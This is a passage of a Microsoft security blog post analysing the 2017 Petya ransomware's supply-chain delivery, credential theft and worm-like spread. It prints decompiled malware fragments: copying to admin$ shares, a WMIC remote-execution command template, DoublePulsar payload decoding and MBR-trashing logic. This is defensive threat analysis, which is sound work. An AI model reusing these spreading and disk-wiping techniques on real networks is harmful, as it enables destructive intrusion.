New ransomware, old techniques: Petya adds worm capabilities

microsoft.com/security/blog/2017/06/27/new-ransomware-old-techniques-petya-adds-worm-capabilities/

June 28, 2017

On June 27, 2017 reports of a ransomware infection began spreading across Europe. We saw the first infections in Ukraine, where more than 12,500 machines encountered the threat. We then observed infections in another 64 countries, including Belgium, Brazil, Germany, Russia, and the United States.

> *The trend towards increasingly sophisticated malware behavior, highlighted by the use of exploits and other attack vectors, makes older platforms so much more susceptible to ransomware attacks. From June to November 2017, Windows 7 devices were 3.4 times more likely to encounter ransomware compared to Windows 10 devices.*
>
> *Read our latest report:* ***A worthy upgrade: Next-gen security on Windows 10 proves resilient against ransomware outbreaks in 2017***

(Note: We have published a follow-up blog entry on this ransomware attack. We have new findings from our continued investigation, as well as platform mitigation and protection information: Windows 10 platform resilience against the Petya ransomware attack.)

The new ransomware has worm capabilities, which allows it to move laterally across infected networks. Based on our investigation, this new ransomware shares similar codes and is a new variant of Ransom:Win32/Petya. This new strain of ransomware, however, is more sophisticated.

To protect our customers, we released cloud-delivered protection updates and made updates to our signature definition packages shortly after. These updates were automatically delivered to all Microsoft free antimalware products, including Windows Defender Antivirus and Microsoft Security Essentials. You can download the latest version of these files manually at the Malware Protection Center.

Windows Defender Advanced Threat Protection (Windows Defender ATP) automatically detects behaviors used by this new ransomware variant without any updates. To test how Windows Defender ATP can help your organization detect, investigate, and respond to advanced attacks, **sign up for a free trial**.


Delivery and installation

Initial infection appears to involve a software supply-chain threat involving the Ukrainian company M.E.Doc, which develops tax accounting software, MEDoc. Although this vector was speculated at length by news media and security researchers—including Ukraine's own Cyber Police—there was only circumstantial evidence for this vector. Microsoft now has evidence that a few active infections of the ransomware initially started from the legitimate MEDoc updater process. As we highlighted previously, software supply chain attacks are a recent dangerous trend with attackers, and it requires advanced defense.

We observed telemetry showing the MEDoc software updater process (*EzVit.exe)* executing a malicious command-line matching this exact attack pattern on Tuesday, June 27 around 10:30 a.m. GMT.

The execution chain leading to the ransomware installation is represented in the diagram below and essentially confirms that *EzVit.exe* process from MEDoc, for unknown reasons, at some moment executed the following command-line:

C:\\Windows\\system32\\rundll32.exe\" \"C:\\ProgramData\\perfc.dat\",#1 30



```
"explorer.exe"
CommandLine = "C:\\Windows\\Explorer.EXE";
ProcessId = 5760;

"ezvit.exe"
CommandLine = "C:\\ProgramData\\MedocIS\\MedocIS\\ezvit.exe\"
ProcessId = 6020;
ParentProcessId = 5760;

"rundll32.exe"
CommandLine = "C:\\Windows\\system32\\rundll32.exe\" \"C:\\ProgramData\\perfc.dat\",#1 30";
ProcessId = 5796;
ParentProcessId = 6020;

"UniCryptC.exe"
CommandLine = "C:\\Users\\[REMOVED]\\AppData\\Local\\Temp\\[SOME_GUID]\\64\\UniCryptC.exe\" -GUID:{SOME_GUID}";
ProcessId = 7736;
ParentProcessId = 6020;
```

The same update vector was also mentioned by the Ukraine Cyber Police in a public list of indicators of compromise (IOCs) , which includes the MEDoc updater.

A single ransomware, multiple lateral movement techniques

Given this new ransomware's added lateral movement capabilities it only takes a single infected machine to affect a network. The ransomware spreading functionality is composed of multiple methods responsible for:

- stealing credentials or re-using existing active sessions
- using file-shares to transfer the malicious file across machines on the same network
- using existing legitimate functionalities to execute the payload or abusing SMB vulnerabilities for unpatched machines

In the next sections, we discuss the details of each technique.

Lateral movement using credential theft and impersonation


This ransomware drops a credential dumping tool (typically as a .tmp file in the *%Temp%* folder) that shares code similarities with Mimikatz and comes in 32-bit and 64-bit variants. Because users frequently log in using accounts with local admin privileges and have active sessions opens across multiple machines, stolen credentials are likely to provide the same level of access the user has on other machines.

Once the ransomware has valid credentials, it scans the local network to establish valid connections on ports *tcp/139* and *tcp/445*. A special behavior is reserved for Domain Controllers or servers: this ransomware attempts to call *DhcpEnumSubnets()* to enumerate DHCP subnets; for each subnet, it gathers all hosts/clients (using *DhcpEnumSubnetClients()*) for scanning for *tcp/139* and *tcp/445* services. If it gets a response, the malware attempts to copy a binary on the remote machine using regular file-transfer functionalities with the stolen credentials.

It then tries to execute remotely the malware using either PSEXEC or WMIC tools.

The ransomware attempts to drop the legitimate *psexec.exe* (typically renamed to *dllhost.dat*) from an embedded resource within the malware. It then scans the local network for *admin$* shares, copies itself across the network, and executes the newly copied malware binary remotely using PSEXEC.


In addition to credential dumping, the malware also tries to steal credentials by using the *CredEnumerateW* function to get all the other user credentials potentially stored on the credential store. If a credential name starts with *"TERMSRV/"* and the type is set as 1 (generic) it uses that credential to propagate through the network.



```
wsprintfW(&Name, L"\\\\%s\\admin$", a1);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
get_current_module_name_convert_tows(&v23);
wsprintfW(&FileName, L"\\\\%ws\\admin$\\%ws", a1, &v23);
while ( 1 )
{
  pszPath = 0;
  v11 = v4;
  v18 = WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
  wsprintfW(&pszPath, L"\\\\%ws\\admin$\\%ws", a1, &v23);
  v5 = PathFindExtensionW(&pszPath);
  if ( v5 )
  {
    *v5 = 0;
    if ( PathFileExistsW(&pszPath) )
    {
      v13 = 1;
      goto exit;
    }
    dwErrCode = GetLastError();
  }
  v6 = 0;
  if ( write_file(dword_1001F11C, &FileName, (LPCVOID)dword_1001F0FC, 1u) )
    break;
  v7 = GetLastError();
  dwErrCode = v7;
  if ( v7 == 80 || v7 == 53 || v7 == 67 || v18 != 1219 )
    goto exit;
  if ( v11 )
    goto LABEL_61;
  v4 = 1;
  WNetCancelConnection2W(&Name, 0, 1);
}
```

Ransomware code responsible for accessing \\Admin$ shares on different machines

This ransomware also uses the Windows Management Instrumentation Command-line (WMIC) to find remote shares (using *NetEnum/NetAdd*) to spread to. It uses either a duplicate token of the current user (for existing connections), or a username/password combination (spreading through legit tools).




```
  PathAppendW(v5, L"wbem\\wmic.exe");
  if ( !PathFileExistsW(v5) )
  {
LABEL_10:
    *a2 = 0;
    *v5 = 0;
    return v6;
  }
  v7 = wsprintfW(a2, L"%s /node:\"%ws\" /user:\"%ws\" /password:\"%ws\" ", v5, a3, a4, a5);
  v8 = wsprintfW(
         &a2[v7],
         L"process call create \"C:\\Windows\\System32\\rundll32.exe \\\"C:\\Windows\\%s\\\" #1 ",
         &v13)
     + v7;
```

Screenshot showing launch of malware on a remote machine using WMIC


Lateral movement using EternalBlue and EternalRomance

The new ransomware can also spread using an exploit for the Server Message Block (SMB) vulnerability CVE-2017-0144 (also known as EternalBlue), which was fixed in security update MS17-010 and was also exploited by WannaCrypt to spread to out-of-date machines. In addition, this ransomware also uses a second exploit for CVE-2017-0145 (also known as EternalRomance, and fixed by the same bulletin).

We've seen this ransomware attempt to use these exploits by generating SMBv1 packets (which are all *XOR 0xCC* encrypted) to trigger these vulnerabilities at the following address of the malware code:



```
.1000247E: FF1588D20010                  call        WS2_32.9
.10002484: 66894602                      mov         [esi][2],ax
.10002488: 8A450C                        mov         al,[ebp][00C]
.1000248B: 884608                        mov         [esi][8],al
.1000248E: 668B4510                      mov         ax,[ebp][010]
.10002492: 6689460E                      mov         [esi][00E],ax
.10002496: 668B4514                      mov         ax,[ebp][014]
.1000249A: 66894610                      mov         [esi][010],ax
.1000249E: 668B4518                      mov         ax,[ebp][018]
.100024A2: 6689461C                      mov         [esi][01C],ax
.100024A6: 668B451C                      mov         ax,[ebp][01C]
.100024AA: 6689461E                      mov         [esi][01E],ax
.100024AE: 668B4520                      mov         ax,[ebp][020]
.100024B2: 66894620                      mov         [esi][020],ax
.100024B6: 668B4524                      mov         ax,[ebp][024]
.100024BA: 66894622                      mov         [esi][022],ax
.100024BE: C74604FF534D42                mov         d,[esi][4],0424D53FF ;'BMS '
.100024C5: C6460D18                      mov         b,[esi][00D],018
.100024C9: 8BC6                          mov         eax,esi
.100024CB: 5E                            pop         esi
.100024CC: 5D                            pop         ebp
.100024CD: C22000                        retn        00020 ;'  ' ; -^-^-^-^-^-^-^-^
.100024D0: 55                           8push        ebp
```




```
.text:10003D80
.text:10003D80 loc_10003D80:                           ; CODE XREF: DoDoublePulsar+F6↓j
.text:10003D80                 mov     cl, ds:DoublePulsarRingXor0xCC[eax]
.text:10003D86                 xor     cl, 0CCh
.text:10003D89                 mov     [esi+eax+1F1h], cl
.text:10003D90                 inc     eax
.text:10003D91                 cmp     eax, 977h
.text:10003D96                 jb      short loc_10003D80
.text:10003D98
.text:10003D98 loc_10003D98:                           ; CODE XREF: DoDoublePulsar+6B↑j
.text:10003D98                 push    edi
.text:10003D99                 cmp     bl, 2
.text:10003D9C                 jnz     short loc_10003DB8
.text:10003D9E                 mov     ecx, offset DoublePulsarDllInjectionXor0xCC
.text:10003DA3                 mov     eax, esi
.text:10003DA5                 sub     ecx, esi
.text:10003DA7                 mov     edi, 47Bh
.text:10003DAC
.text:10003DAC loc_10003DAC:                           ; CODE XREF: DoDoublePulsar+116↓j
.text:10003DAC                 mov     dl, [ecx+eax]
.text:10003DAF                 xor     dl, 0CCh
.text:10003DB2                 mov     [eax], dl
```

These two exploits were leaked by a group called Shadow Brokers. However, it is important to note that both of these vulnerabilities have been fixed by Microsoft in security update MS17-010 on March 14, 2017.

Machines that are patched against these exploits (with security update MS17-010) or have disabled SMBv1 are not affected by this particular spreading mechanism. Please refer to our previous blog for details on these exploits and how modern Windows 10 mitigations can help to contain similar threats.


Encryption

This ransomware's encryption behavior depends on the malware process privilege level and the processes found to be running on the machine. It does this by employing a simple XOR-based hashing algorithm on the process names, and checks against the following hash values to use as a behavior exclusion:




```
hSnapshot = CreateToolhelp32Snapshot(2u, 0);
if ( hSnapshot != (HANDLE)-1 )
{
  pe.dwSize = 556;
  if ( Process32FirstW(hSnapshot, &pe) )
  {
    do
    {
      v9 = 305419896;
      v0 = 0;
      v1 = wcslen(pe.szExeFile);
      do
      {
        v2 = 0;
        if ( v1 )
        {
          v3 = v0;
          do
          {
            v4 = (char *)&v9 + (v3 & 3);
            v5 = (*v4 ^ LOBYTE(pe.szExeFile[v2++])) - 1;
            ++v3;
            *v4 = v5;
          }
          while ( v2 < v1 );
        }
        ++v0;
      }
      while ( v0 < 3 );
      if ( v9 == 0x2E214B44 )
      {
        v10 &= 0xFFFFFFF7;
      }
      else if ( v9 == 0x6403527E || v9 == 0x651B3005 )
      {
        v10 &= 0xFFFFFFFB;
      }
    }
    while ( Process32NextW(hSnapshot, &pe) );
  }
  CloseHandle(hSnapshot);
}
return v10;
```

0x6403527E or *0x651B3005* – if these hashes of process names are found running on the machine, then the ransomware does not do SMB exploitation.



```
v3 = malware_file_size;
v4 = malware_file_content;
if ( gConfig & 4 )
{
  v5 = PathFindFileNameW(&Mal_file_path_to_use);
  if ( v5 )
  {
    v6 = (char *)((char *)v9 - (char *)v5);
    do
    {
      v7 = *v5;
      *(LPWSTR)((char *)v5 + (_DWORD)v6) = *v5;
      ++v5;
    }
    while ( v7 );
    WideCharToMultiByte(0xFDE9u, 0, lpWideCharStr, -1, &IpAddress, 260, 0, 0);
    if ( (inet_addr(&IpAddress) != -1 || get_hostname(&IpAddress))
      && !Run_smb_exploit(&IpAddress, v4, v3, a2, a3, (int)v9, wcslen(v9)) )
    {
      v11 = 1;
    }
```

0x2E214B44 – if a process with this hashed name is found, the ransomware trashes the first 10 sectors of \\\\.\\PhysicalDrive0, including the MBR




```
if ( !(gConfig & 8) || (result = Infect_MBR()) != 0 )
  result = Trash_10_Sectors();                // Trash 10 sectors
return result;
```

This ransomware then writes to the master boot record (MBR) and then sets up the system to reboot. It sets up scheduled tasks to shut down the machine after at least 10 minutes past the current time. The exact time is random *(GetTickCount())*. For example:

